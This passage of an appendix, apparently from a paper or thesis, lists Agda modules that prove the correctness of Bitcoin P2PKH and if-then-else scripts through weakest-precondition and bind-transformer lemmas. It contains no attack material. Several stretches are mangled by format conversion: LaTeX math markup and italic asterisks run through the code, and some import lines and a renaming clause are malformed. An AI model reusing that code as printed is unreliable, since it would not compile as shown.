< liftStackPred2Pred acceptState^s $ifStack_1$ >
correctnessIfThenElseP2PKH1 $pubKeyHash_1$ $pubKeyHash_2$ $ifStack_1$ $active$
= proofIfThenElseTheorem1Simplified $ifStack_1$
(weakestPreConditionP2PKH^s $pubKeyHash_1$) (weakestPreConditionP2PKH^s $pubKeyHash_2$)
acceptState^s
(scriptP2PKH $pubKeyHash_1$) (scriptP2PKH $pubKeyHash_2$)
(assumptionIfThenElseP2PKH $pubKeyHash_1$ $pubKeyHash_2$ $ifStack_1$ $active$)

correctnessIfThenElseP2PKH2 : ($pubKeyHash_1$ $pubKeyHash_2$: $\mathbb{N}$)
($ifStack_1$: IfStack)
($active$: IsActiveIfStack $ifStack_1$)
$\rightarrow$ < weakestPreCondIfThenElseP2PKHS $pubKeyHash_1$ $pubKeyHash_2$ $ifStack_1$ >^{iff}
ifThenElseP2PKH $pubKeyHash_1$ $pubKeyHash_2$
< liftStackPred2Pred acceptState^s $ifStack_1$ >
correctnessIfThenElseP2PKH2 $pubKeyHash_1$ $pubKeyHash_2$ $ifStack_1$ $active$
= ifThenElseTheorem1SimplifiedImproved $ifStack_1$
(weakestPreConditionP2PKH^s $pubKeyHash_1$) (weakestPreConditionP2PKH^s $pubKeyHash_2$)

```
acceptStateˢ
(scriptP2PKH pubKeyHash₁) (scriptP2PKH pubKeyHash₂)
(assumptionIfThenElseP2PKH pubKeyHash₁ pubKeyHash₂ ifStack₁ active)
```

B.27 Verification some lemmas

```
open import basicBitcoinDataType

module verificationWithIfStack.verificationLemmas (param : GlobalParameters) where

open import libraries.listLib
open import libraries.natLib
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool      hiding (_≤_ ; _<_ ; if_then_else_ )
                           renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head )
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
-open import Agda.Builtin.Equality.Rewrite

open import libraries.andLib
-open import libraries.miscLib
open import libraries.maybeLib
open import libraries.boolLib
```

```
- open import verificationWithIfStack.ifStack
open import stack
open import instruction
- open import ledger param

open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param

liftCondOperation2Program-to-simple : (accept2 : Predicate)
    (op : InstructionAll) (s : State)
    → (accept2 ⁺) (⟦ op ⟧s s )
    → (accept2 ⁺) (⟦ op :: [] ⟧ s )
liftCondOperation2Program-to-simple accept2 op s x
    = x

liftCondOperation2Program-from-simple : (accept2 : Predicate)
    (op : InstructionAll) (s : State)
    → (accept2 ⁺) (⟦ op :: [] ⟧ s )
    → (accept2 ⁺) (⟦ op ⟧s s )
liftCondOperation2Program-from-simple accept2 op s x
    = x


liftCondOperation2Program-to : (accept1 accept2 : Predicate)
    (op : InstructionAll)
    (correct : (s : State) → accept1 s → (accept2 ⁺) (⟦ op ⟧s s ))
    (s : State)
    → accept1 s
    → (accept2 ⁺) (⟦ op :: [] ⟧ s )
liftCondOperation2Program-to accept1 accept2 op correct s a
    = correct s a


liftCondOperation2Program-from : (accept1 accept2 : Predicate)
```

```
    (op : InstructionAll)
    (correct : (s : State) → (accept2 ⁺) (⟦ op ⟧s s ) → accept1 s)
    (s : State)
    → (accept2 ⁺) (⟦ op :: [] ⟧ s ) → accept1 s
liftCondOperation2Program-from accept1 accept2 op correct s a
      = correct s a


emptyProgramCorrect-to : (accept1 : Predicate)
     (s : State) → accept1 s → (accept1 ⁺) (⟦ [] ⟧ s )
emptyProgramCorrect-to accept1 s a = a

emptyProgramCorrect-from : (accept1 : Predicate)
     (s : State) → (accept1 ⁺) (⟦ [] ⟧ s ) → accept1 s
emptyProgramCorrect-from accept1 s a = a


bindTransformerBack : (accept2 accept3 : Predicate)
    (f : State → Maybe State)
    (correct2 : (s : State) → (accept3 ⁺) (f s) → accept2 s)
    (s : Maybe State)
    → ((accept3 ⁺) (s >>= f)) → (accept2 ⁺) s
bindTransformerBack accept2 accept3 f correct2 (just s) a     = correct2 s a

bindTransformeraux : (accept2 accept3 : Predicate)
                      (f : State → Maybe State)
                      (correct2 : (s : State) → accept2 s → (accept3 ⁺) (f s ))
                      → (s2 : Maybe State) →   ((accept2 ⁺) s2) → (accept3 ⁺) (s2 >>= f)
bindTransformeraux accept2 accept3 f correct2 (just s) correct1 = correct2 s correct1


bindTransformer-toSingle : (accept1 accept2 accept3 : Predicate)
    (op : InstructionAll)
    (p     : List InstructionAll)
    (correct1 : (s : State) → accept1 s → (accept2 ⁺) (⟦ op ⟧s s ))
    (correct2 : (s : State) → accept2 s → (accept3 ⁺) (⟦ p ⟧ s ))        →
     (s : State)
```

$\rightarrow$ *accept1 s*
$\rightarrow$ (*accept3* $^+$) (⟦ *op* :: *p* ⟧ *s*)
bindTransformer-toSingle *accept1 accept2 accept3 op* [] *correct1 correct2 s a*
= liftPredtransformerMaybe *accept2 accept3 correct2* (⟦ *op* ⟧s *s*) (*correct1 s a*)
bindTransformer-toSingle *accept1 accept2 accept3 op* (*p*@(*x* :: p_1))
correct1 correct2 s a = bindTransformeraux *accept2 accept3* ⟦ *p* ⟧ *correct2* (⟦ *op* ⟧s *s*) (*correct1 s a*)

bindTransformer-fromSingle : (*accept1 accept2 accept3* : Predicate)
(*op* : InstructionAll)
(*p* : List InstructionAll)
(*correct1* : (*s* : State) $\rightarrow$ (*accept2* $^+$) (⟦ *op* ⟧s *s*) $\rightarrow$ *accept1 s*)
(*correct2* : (*s* : State) $\rightarrow$ (*accept3* $^+$) (⟦ *p* ⟧ *s*) $\rightarrow$ *accept2 s*) (*s* : State)
$\rightarrow$ (*accept3* $^+$) (⟦ *op* :: *p* ⟧ *s*) $\rightarrow$ *accept1 s*
bindTransformer-fromSingle *accept1 accept2 accept3 op* [] *correct1 correct2 s a*
= *correct1 s* (liftPredtransformerMaybe *accept3 accept2 correct2* (⟦ *op* ⟧s *s*) *a*)
bindTransformer-fromSingle *accept1 accept2 accept3 op* (*p*@(*x* :: p_1))
correct1 correct2 s a = *correct1 s* (bindTransformerBack *accept2 accept3* ⟦ *p* ⟧ *correct2* (⟦ *op* ⟧s *s*) *a*)

p++xSemLem : (*x* : InstructionAll)(*s* : Maybe State) (*p* : BitcoinScript)
$\rightarrow$ (⟦ *p* ⟧$^+$ *s* >>= ⟦ *x* ⟧s)
≡
⟦ *p* ++ (*x* :: []) ⟧$^+$ *s*
p++xSemLem *x* nothing *s* = refl
p++xSemLem *x* (just *s*) [] = refl
p++xSemLem *x* (just *s*) (x_1 :: []) = refl
p++xSemLem *x* (just *s*) (x_1 :: x_2 :: *p*) = p++xSemLem *x* (⟦ x_1 ⟧s *s*) (x_2 :: *p*)

p++xSemLemb : (*x* : InstructionAll)(*s* : Maybe State) (*p* : BitcoinScript)
$\rightarrow$ ⟦ *p* ++ (*x* :: []) ⟧$^+$ *s*
≡
(⟦ *p* ⟧$^+$ *s* >>= ⟦ *x* ⟧s)
p++xSemLemb *x* nothing *s* = refl
p++xSemLemb *x* (just *s*) [] = refl
p++xSemLemb *x* (just *s*) (x_1 :: []) = refl

```
p++xSemLemb x (just s) (x₁ :: x₂ :: p) = p++xSemLemb x (⟦ x₁ ⟧s s ) ( x₂ :: p )

p++x::qLem : (p1 p2 : BitcoinScript)(x : InstructionAll)
  → p1 ++ x ::' p2 ≡ (p1 ++ (x :: [])) ++ p2
p++x::qLem [] p2 x = refl
p++x::qLem (x₁ :: p1) p2 x = cong (λ p → x₁ :: p)
  (p++x::qLem p1 p2 x)

++[]lem : (p : BitcoinScript) → p ++ [] ≡ p
++[]lem [] = refl
++[]lem (x :: p) = cong (λ q → x :: q) (++[]lem p)

liftMaybeCompLemma : (f k : State → Maybe State)(s : Maybe State)
       → (s >>= λ s₁ → k s₁ >>= f        ) ≡ ((s >>= k) >>= f)
liftMaybeCompLemma f k nothing = refl
liftMaybeCompLemma f k (just x) = refl

liftMaybeCompLemma2 : (f k : State → Maybe State)(s : Maybe State)
       → ((s >>= k) >>= f) ≡ (s >>= λ s₁ → k s₁ >>= f        )
liftMaybeCompLemma2 f k nothing = refl
liftMaybeCompLemma2 f k (just x) = refl


lemmaBindTransformerAux' : (p1 p2 : BitcoinScript)(s : Maybe State)
    →  ⟦ p2 ++ p1 ⟧⁺ s ≡ (⟦ p2 ⟧⁺ s    >>= ⟦ p1 ⟧ )
lemmaBindTransformerAux' [] p2 s = ⟦ p2 ++ [] ⟧⁺ s
                                        ≡⟨ cong (λ p → ⟦ p ⟧⁺ s) (++[]lem p2) ⟩
                                     ⟦ p2 ⟧⁺ s
                                        ≡⟨ liftJustEqLem2 (⟦ p2 ⟧⁺ s) ⟩
                                     (⟦ p2 ⟧⁺ s >>= just )
                                     ∎

lemmaBindTransformerAux' (x :: []) p2 s = p++xSemLemb x s p2

lemmaBindTransformerAux' (x :: p1@(x₁ :: p1')) p2 s
  = ⟦ p2 ++ x ::' p1 ⟧⁺ s
           ≡⟨ cong (λ p → ⟦ p ⟧⁺ s ) (p++x::qLem p2 p1 x)          ⟩
```

$[\![(p2 +\!\!+ (x :: [])) +\!\!+ p1]\!]^{+}\ s$
  $\equiv\langle$ lemmaBindTransformerAux' $p1\ (p2 +\!\!+ (x :: []))\ s\ \rangle$
$([\![p2 +\!\!+ (x :: [])]\!]^{+}\ s \ggg= [\![p1]\!]\quad)$
  $\equiv\langle$ cong $(\lambda\ t \to [\![p1]\!]^{+}\ t)$ (p++xSemLemb $x\ s\ p2$) $\rangle$
$(([\![p2]\!]^{+}\ s \ggg= [\![x]\!]\mathsf{s}\ ) \ggg= [\![p1]\!]\ )$
  $\equiv\langle$ liftMaybeCompLemma2 $[\![p1]\!]\quad [\![x]\!]\mathsf{s}\ ([\![p2]\!]^{+}\ s\ )\ \rangle$
$([\![p2]\!]^{+}\ s\quad \ggg= \lambda\ s_1 \to [\![x]\!]\mathsf{s}\ s_1 \ggg= [\![p1]\!]\ )$
  $\equiv\langle$ refl $\rangle$
$([\![p2]\!]^{+}\ s\quad \ggg= [\![x :: p1]\!]\ )$
$\blacksquare$

lemmaBindTransformer' : $(p1\ p2$: BitcoinScript$)(s$: State$)$
  $\to [\![p2 +\!\!+ p1]\!]\ s \equiv ([\![p2]\!]\ s \ggg= [\![p1]\!]\ )$
lemmaBindTransformer' $p1\ p2\ s$ = lemmaBindTransformerAux' $p1\ p2$ (just s)

lemmaBindTransformerAux : $(p1\ p2$: BitcoinScript$)(s$: Maybe State$)$
  $\to [\![p2 +\!\!+ p1]\!]^{+}\ s \equiv ([\![p2]\!]^{+}\ s \ggg= [\![p1]\!]\ )$
lemmaBindTransformerAux $p1$ [] s = lemmaBindTransformerAux' $p1$ [] s
lemmaBindTransformerAux $p1\ (x :: p2)\ s$ = lemmaBindTransformerAux' $p1\ (x :: p2)\ s$

lemmaBindTransformer : $(p1\ p2$: BitcoinScript$)(s$: State$)$
  $\to [\![p2 +\!\!+ p1]\!]\ s \equiv ([\![p2]\!]\ s \ggg= [\![p1]\!]\ )$
lemmaBindTransformer p_1 [] s = refl
lemmaBindTransformer [] $(x :: [])\ s$ = liftJustIsIdLem
  $(\lambda\ l \to [\![x]\!]\mathsf{s}\ s \equiv l)\ ([\![x]\!]\mathsf{s}\ s)$ refl
lemmaBindTransformer $(x_1 :: p_1)\ (x :: [])\ s$ = refl
lemmaBindTransformer $p_1\ (x :: p_2@(x_1 :: p_2{}'))\ s$ = lemmaBindTransformerAux $p_1\ p_2\ ([\![x]\!]\mathsf{s}\ s)$

lemmaBindTransformereq : $(p2$: BitcoinScript$)(s$: State$)$
  $\to [\![p2]\!]\ s \equiv ([\![p2]\!]\ s \ggg= [\![[]]\!]\ )$
lemmaBindTransformereq [] s = refl
lemmaBindTransformereq $(x :: p_2)\ s$ = liftJustEqLem2 $([\![x :: p_2]\!]\ s)$

```
bindTransformer-toSequence : (accept1 accept2 accept3 : Predicate)
    (p1 : BitcoinScript)
    (p2 : BitcoinScript)
    (correct1 : (s : State) → accept1 s → (accept2 ⁺) (⟦ p1 ⟧ s ))
    (correct2 : (s : State) → accept2 s → (accept3 ⁺) (⟦ p2 ⟧ s )) →
    (s : State) → accept1 s → (accept3 ⁺) (⟦ p1 ++ p2 ⟧ s )
bindTransformer-toSequence accept1 accept2
  accept3 p1 p2 correct1 correct2 s a rewrite lemmaBindTransformer p2 p1 s
    = bindTransformeraux accept2 accept3 ⟦ p2 ⟧ correct2 ( ⟦ p1 ⟧ s )(correct1 s a)

bindTransformer-fromSequence : (accept1 accept2 accept3 : Predicate)
    (p1 : BitcoinScript)
  (p2 : BitcoinScript)
  (correct1 : (s : State) → (accept2 ⁺) (⟦ p1 ⟧ s ) → accept1 s)
  (correct2 : (s : State) → (accept3 ⁺) (⟦ p2 ⟧ s ) → accept2 s) →
  (s : State) → (accept3 ⁺) (⟦ p1 ++ p2 ⟧ s ) → accept1 s
bindTransformer-fromSequence accept1 accept2 accept3 p1 p2
  correct1 correct2 s a rewrite lemmaBindTransformer p2 p1 s
    = correct1 s (bindTransformerBack accept2 accept3 ⟦ p2 ⟧ correct2 (⟦ p1 ⟧ s) a)


bindTransformer-toSequenceeq : (accept1 accept2 accept3 : Predicate)
  (p1 : BitcoinScript)
  (correct1 : (s : State) → accept1 s → (accept2 ⁺) (⟦ p1 ⟧ s ))
  (correct2 : (s : State) → accept2 s → (accept3 ⁺) (⟦ [] ⟧ s )) →
  (s : State) → accept1 s → (accept3 ⁺) (⟦ p1 ⟧ s )
bindTransformer-toSequenceeq accept1 accept2 accept3 p1
  correct1 correct2 s a rewrite lemmaBindTransformereq p1 s
  = bindTransformeraux accept2 accept3 ⟦ [] ⟧ correct2 ( ⟦ p1 ⟧ s   )(correct1 s a)


bindTransformer-fromSequenceeq : (accept1 accept2 accept3 : Predicate)
    (p1 : BitcoinScript)
  (correct1 : (s : State) → (accept2 ⁺) (⟦ p1 ⟧ s ) → accept1 s)
  (correct2 : (s : State) → (accept3 ⁺) (⟦ [] ⟧ s ) → accept2 s) →
```

```
  (s : State) → (accept3 ⁺) (⟦ p1 ⟧ s ) → accept1 s
bindTransformer-fromSequenceeq accept1 accept2 accept3 p1
  correct1 correct2 s a rewrite lemmaBindTransformereq p1 s
    = correct1 s (bindTransformerBack accept2 accept3 ⟦ [] ⟧   correct2 (⟦ p1 ⟧ s) a)
```

B.28 Verification P2PKH

```
open import basicBitcoinDataType

module verificationWithIfStack.verificationP2PKH (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base
open import libraries.natLib
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool   hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head )
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.andLib
open import libraries.maybeLib
open import libraries.boolLib

open import stack
open import stackPredicate
```

```
open import instruction

open import semanticBasicOperations param

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationP2PKHbasic param



accept-0 : Predicate
accept-0 = stackPred2Pred accept-0Basic


accept₁ : Predicate
accept₁ = stackPred2Pred accept₁ˢ

accept₂ : Predicate
accept₂ = stackPred2Pred accept₂ˢ

accept₃ : Predicate
accept₃ = stackPred2Pred accept₃ˢ

accept₄ : ℕ → Predicate
accept₄ pubKey = stackPred2Pred (accept₄ˢ pubKey)

accept₅ : ℕ → Predicate
accept₅ pubKey = stackPred2Pred (accept₅ˢ pubKey)

accept-6 : ℕ → Predicate
accept-6 pubKeyHash = stackPred2Pred (wPreCondP2PKHˢ pubKeyHash)



correct-1-to : (s : State) → accept₁ s → (accept-0 ⁺) ([[ opCheckSig ]]s s )
correct-1-to ⟨ time , msg₁ , pubKey :: sig :: st , [] , c ⟩ p
  = boolToNatNotFalseLemma (isSigned  msg₁ sig pubKey) p
```

```
correct-1-from : (s : State) → (accept-0 ⁺) (⟦ opCheckSig ⟧s s )
  → accept₁ s
correct-1-from ⟨ time , msg₁ , pubKey :: sig :: stack₁ , [] , c ⟩ p
  = boolToNatNotFalseLemma2 (isSigned msg₁ sig pubKey) p
correct-1-from ⟨ time , msg₁ , x :: [] , ifCase :: ifStack₁ , c ⟩ ()
correct-1-from ⟨ time , msg₁ , x :: x₁ :: stack₁ , ifCase :: ifStack₁ , c ⟩ ()
correct-1-from ⟨ time , msg₁ , x :: [] , elseCase :: ifStack₁ , c ⟩ ()
correct-1-from ⟨ time , msg₁ , x :: x₁ :: stack₁ , elseCase :: ifStack₁ , c ⟩ ()


correct-2-to : (s : State) → accept₂ s → (accept₁ ⁺) (⟦ opVerify ⟧s s )
correct-2-to ⟨ time , msg₁ , suc x :: x₁ :: x₂ :: stack₁ , [] , c ⟩ p = p

correct-2-from : (s : State) → (accept₁ ⁺) (⟦ opVerify ⟧s s ) → accept₂ s
correct-2-from ⟨ time , msg₁ , suc x :: x₁ :: x₂ :: stack₁ , [] , c ⟩ p = p
correct-2-from ⟨ time , msg₁ , zero :: stack₁ , ifCase :: s , c ⟩ ()
correct-2-from ⟨ time , msg₁ , suc x :: stack₁ , ifCase :: s , c ⟩ ()
correct-2-from ⟨ time , msg₁ , zero :: stack₁ , elseCase :: s , c ⟩ ()
correct-2-from ⟨ time , msg₁ , suc x :: stack₁ , elseCase :: s , c ⟩ ()


correct-3-to : (s : State) → accept₃ s → (accept₂ ⁺) (⟦ opEqual ⟧s s )
correct-3-to ⟨ time , msg₁ , pubKey1        :: .pubKey1 :: pubKey2 :: sig :: [] , [] , c ⟩
  (conj refl checkSig)       rewrite ( lemmaCompareNat pubKey1 ) = checkSig
correct-3-to ⟨ time , msg₁ , pubKey1 :: .pubKey1 :: pubKey2     :: sig :: x ::
  rest , [] , c ⟩ (conj refl checkSig) rewrite ( lemmaCompareNat pubKey1 ) = checkSig

correct-3-from   : (s : State) → (accept₂ ⁺) (⟦ opEqual ⟧s s ) → accept₃ s
correct-3-from ⟨ time , msg₁ , x :: x₁ :: pbk :: sig :: stack₁ , [] , c ⟩
  p rewrite ( lemmaCorrect3From x x₁ pbk sig time msg₁ p )
   = let
       q : True (isSigned msg₁ sig pbk)
       q = correct3Aux2 (compareNaturals x x₁) pbk sig stack₁ time msg₁ p
     in (conj refl q)
```

```
correct-3-from ⟨ time , msg₁ , x :: [] , ifCase :: ifStack₁ , c ⟩ ()
correct-3-from ⟨ time , msg₁ , x :: x₁ :: [] , ifCase :: ifStack₁ , c ⟩ ()
correct-3-from ⟨ time , msg₁ , x :: x₁ :: x₂ :: stack₁ , ifCase :: ifStack₁ , c ⟩ ()
correct-3-from ⟨ time , msg₁ , x :: [] , elseCase :: ifStack₁ , c ⟩ ()
correct-3-from ⟨ time , msg₁ , x :: x₁ :: stack₁ , elseCase :: ifStack₁ , c ⟩ ()


correct-4-to : ( pubKey : ℕ ) → (s : State)
  → accept₄ pubKey s → (accept₃ ⁺) (⟦ opPush pubKey ⟧s s )
correct-4-to pubKey ⟨ currentTime₁ , msg₁ ,
  .pubKey :: x₁ :: x₂ :: stack₁ , [] , consis₁ ⟩ (conj refl and4) = conj refl and4

correct-4-from : ( pubKey : ℕ ) → (s : State)
  → (accept₃ ⁺) (⟦ opPush pubKey ⟧s s ) → accept₄ pubKey s
correct-4-from pubKey ⟨ currentTime₁ , msg₁ ,
  .pubKey :: x₁ :: x₂ :: stack₁ , [] , consis₁ ⟩ (conj refl and4) = conj refl and4
correct-4-from pubKey ⟨ currentTime₁ , msg₁ ,
  stack₁ , ifCase :: ifStack₁ , consis₁ ⟩ ()
correct-4-from pubKey ⟨ currentTime₁ , msg₁ ,
  stack₁ , elseCase :: ifStack₁ , consis₁ ⟩ ()
correct-4-from pubKey ⟨ currentTime₁ , msg₁ ,
  stack₁ , ifSkip :: ifStack₁ , consis₁ ⟩ ()
correct-4-from pubKey ⟨ currentTime₁ , msg₁ ,
  stack₁ , elseSkip :: ifStack₁ , consis₁ ⟩ ()
correct-4-from pubKey ⟨ currentTime₁ , msg₁ ,
  stack₁ , ifIgnore :: ifStack₁ , consis₁ ⟩ ()

correct-5-to : (pubKey : ℕ ) → (s : State)
  → accept₅ pubKey s → ((accept₄ pubKey ) ⁺) (⟦ opHash ⟧s s )
correct-5-to pubKey ⟨ time , msg₁ , x :: x₁ :: x₂
  :: stack₁ , [] , c ⟩ (conj refl checkSig) = (conj refl checkSig)

correct-5-from : ( pubKey : ℕ ) → (s : State)
  → ((accept₄ pubKey) ⁺) (⟦ opHash ⟧s s ) → accept₅ pubKey s
correct-5-from .(hashFun x) ⟨ time , msg₁ ,
```

```
  x :: x₁ :: x₂ :: stack₁ , [] , c ⟩ (conj refl checkSig) = conj refl checkSig
correct-5-from pubKey ⟨ time , msg₁ , [] , ifCase :: ifStack₁ , c ⟩ ()
correct-5-from pubKey ⟨ time , msg₁ , x :: stack₁ , ifCase :: ifStack₁ , c ⟩ p = p
correct-5-from pubKey ⟨ time , msg₁ , [] , elseCase :: ifStack₁ , c ⟩ p = p
correct-5-from pubKey ⟨ time , msg₁ , x :: stack₁ , elseCase :: ifStack₁ , c ⟩ p = p
```

```
correct-6-to : (pubKeyHash : ℕ ) → (s : State) →
  accept-6 pubKeyHash s → ((accept₅ pubKeyHash ) ⁺) (⟦ opDup ⟧s s )
correct-6-to pubKeyHash ⟨ time , msg₁ , x :: x₁ :: [] , [] , c ⟩ p = p
correct-6-to pubKeyHash ⟨ time , msg₁ , x :: x₁ :: x₂ :: stack₁ , [] , c ⟩ p = p

correct-6-from : ( pubKeyHash : ℕ ) → (s : State)
  → ((accept₅ pubKeyHash) ⁺) (⟦ opDup ⟧s s ) → accept-6 pubKeyHash s
correct-6-from pubKeyHash ⟨ time , msg₁ , x :: x₁ :: stack₁ , [] , c ⟩ p = p
correct-6-from pubKeyHash ⟨ time , msg₁ , [] , ifCase :: ifStack₁ , c ⟩ p = p
correct-6-from pubKeyHash ⟨ time , msg₁ , x :: [] , ifCase :: ifStack₁ , c ⟩ p = p
correct-6-from pubKeyHash ⟨ time , msg₁ , x :: x₁ :: stack₁ , ifCase :: ifStack₁ , c ⟩ p = p
```

B.29 Verification P2PKH indexed

```
open import basicBitcoinDataType

module verificationWithIfStack.verificationP2PKHindexed (param : GlobalParameters) where

open import Data.Nat      renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding  (_≤_ ; _<_ ; if_then_else_ )
                          renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.List.NonEmpty hiding (head )
```

```
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
-open import Agda.Builtin.Equality.Rewrite

open import libraries.andLib
open import libraries.maybeLib
open import libraries.boolLib
open import libraries.listLib
open import libraries.natLib

open import stack
open import stackPredicate
open import instruction
open import semanticBasicOperations param
open import verificationP2PKHbasic param

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.verificationP2PKH param

instructions : (pubKeyHash : ℕ) (n : ℕ) → n ≤ 5 → InstructionAll
instructions pbkh n p = basicInstr2Instr (instructionsBasic pbkh n p)




script : (pubKeyHash : ℕ) (n : ℕ) → n ≤ 6 → BitcoinScript
script pubKeyHash 0 _ = []
script pubKeyHash (suc n) p
```

```
  = instructions pubKeyHash n p :: script pubKeyHash      n (leqSucLemma n 5 p)

script' : (pubKeyHash : ℕ) (n : ℕ) → n ≤ 6 → BitcoinScript
script' pubKeyHash 0 _ = []
script' pubKeyHash (suc n) p
  = (instructions pubKeyHash n p :: [] ) ++ script' pubKeyHash      n (leqSucLemma n 5 p)

conditionBasic : (pubKeyHash : ℕ) (n : ℕ) → n ≤ 6 → StackPredicate
conditionBasic pubKeyHash 0 _ = acceptStateˢ
conditionBasic pubKeyHash 1 _ = accept₁ˢ
conditionBasic pubKeyHash 2 _ = accept₂ˢ
conditionBasic pubKeyHash 3 _ = accept₃ˢ
conditionBasic pubKeyHash 4 _ = accept₄ˢ pubKeyHash
conditionBasic pubKeyHash 5 _ = accept₅ˢ pubKeyHash
conditionBasic pubKeyHash 6 _ = wPreCondP2PKHˢ pubKeyHash

condition : (pubKeyHash : ℕ) (n : ℕ) → n ≤ 6 → (s : State) → Set
condition pubKeyHash n p = stackPred2Pred (conditionBasic pubKeyHash n p)

correct-1-to' : (s : State) → accept₁ s
                     →      (acceptState ⁺) (⟦ opCheckSig ⟧s s)
correct-1-to' ⟨ time , msg₁ , pubKey      :: sig :: st , []          , c ⟩ p
  = boolToNatNotFalseLemma (isSigned msg₁ sig pubKey) p

correct-1-from' : (s : State)
                     → (acceptState ⁺) (⟦ opCheckSig ⟧s s)
                     → accept₁ s
correct-1-from' ⟨ time , msg₁ , pubKey :: sig :: stack₁ , [] , c ⟩ p
     = boolToNatNotFalseLemma2 (isSigned      msg₁ sig pubKey) p
correct-1-from' ⟨ time , msg₁ , x :: [] , ifCase :: ifStack₁ , c ⟩ p = p
correct-1-from' ⟨ time , msg₁ , x :: x₁ :: stack₁ , ifCase :: ifStack₁ , c ⟩ p = p
correct-1-from' ⟨ time , msg₁ , x :: [] , elseCase :: ifStack₁ , c ⟩ p = p
correct-1-from' ⟨ time , msg₁ , x :: x₁ :: stack₁ , elseCase :: ifStack₁ , c ⟩ p = p
```

```
correctStep-to : (pubKeyHash : ℕ)    (n : ℕ) (p : n ≤ 5)
    (s : State)
    → condition pubKeyHash (suc n) p s
    → ((condition pubKeyHash n (leqSucLemma n 5 p)) ⁺)
                    (⟦ instructions pubKeyHash n p ⟧s s)
correctStep-to pubKeyHash 0 _ = correct-1-to'
correctStep-to pubKeyHash 1 _ = correct-2-to
correctStep-to pubKeyHash 2 _ = correct-3-to
correctStep-to pubKeyHash 3 _ = correct-4-to pubKeyHash
correctStep-to pubKeyHash 4 _ = correct-5-to pubKeyHash
correctStep-to pubKeyHash 5 _ = correct-6-to pubKeyHash

correctStep-from :   (pubKeyHash : ℕ) (n : ℕ)(p : n ≤ 5)(s : State)
     → ((condition pubKeyHash n (leqSucLemma n 5 p)) ⁺)
                       (⟦ instructions pubKeyHash n p ⟧s s)
     → condition pubKeyHash (suc n) p s
correctStep-from pubKeyHash 0 _ = correct-1-from'
correctStep-from pubKeyHash 1 _ = correct-2-from
correctStep-from pubKeyHash 2 _ = correct-3-from
correctStep-from pubKeyHash 3 _ = correct-4-from pubKeyHash
correctStep-from pubKeyHash 4 _ = correct-5-from pubKeyHash
correctStep-from pubKeyHash 5 _ = correct-6-from pubKeyHash


correct-from : (pubKeyHash : ℕ) (n : ℕ)   (p : n ≤ 6)(s : State)
               → (acceptState ⁺) ( ⟦ script pubKeyHash n p ⟧ s)
               → condition pubKeyHash n p s
correct-from pubKeyHash 0 p s st
  = emptyProgramCorrect-from (condition pubKeyHash 0 tt) s st
correct-from pubKeyHash (suc n) p s st
  = bindTransformer-fromSingle
    (condition pubKeyHash (suc n) p)
```

```
    (condition pubKeyHash n (leqSucLemma n 5 p))
    acceptState
    (instructions pubKeyHash n p)
    (script pubKeyHash n (leqSucLemma n 5 p))
    (correctStep-from pubKeyHash n p)
    (correct-from pubKeyHash n (leqSucLemma n 5 p)) s st

correct-to : (pubKeyHash : ℕ)  (n : ℕ) (p : n ≤ 6)(s : State)
  → condition pubKeyHash n p s
  → (acceptState ⁺) (⟦ script pubKeyHash n p ⟧ s)
correct-to pubKeyHash 0 p = emptyProgramCorrect-to (condition pubKeyHash 0 tt)
correct-to pubKeyHash (suc n) p = bindTransformer-toSingle (condition pubKeyHash (suc n) p)
  (condition pubKeyHash n (leqSucLemma n 5 p)) acceptState
  (instructions pubKeyHash n p)
  (script pubKeyHash n (leqSucLemma n 5 p))
  (correctStep-to pubKeyHash n p)
  (correct-to pubKeyHash n (leqSucLemma n 5 p))


completeCorrect-1-to : (s : State) → accept₁ s
  → (acceptState ⁺) (⟦ script-1 ⟧ s)
completeCorrect-1-to ⟨ time , msg₁ , pubKey      :: sig :: st , [] , c ⟩ p
  = boolToNatNotFalseLemma (isSigned msg₁ sig pubKey) p

completeCorrect-1-from : (s : State)
                            → (acceptState ⁺) (⟦ script-1 ⟧ s )
                            → accept₁ s
completeCorrect-1-from ⟨ time , msg₁ , pubKey :: sig :: stack₁ , [] , c ⟩ p
    = boolToNatNotFalseLemma2 (isSigned msg₁ sig pubKey) p
completeCorrect-1-from ⟨ time , msg₁ , x :: [] , ifCase :: ifStack₁ , c ⟩ ()
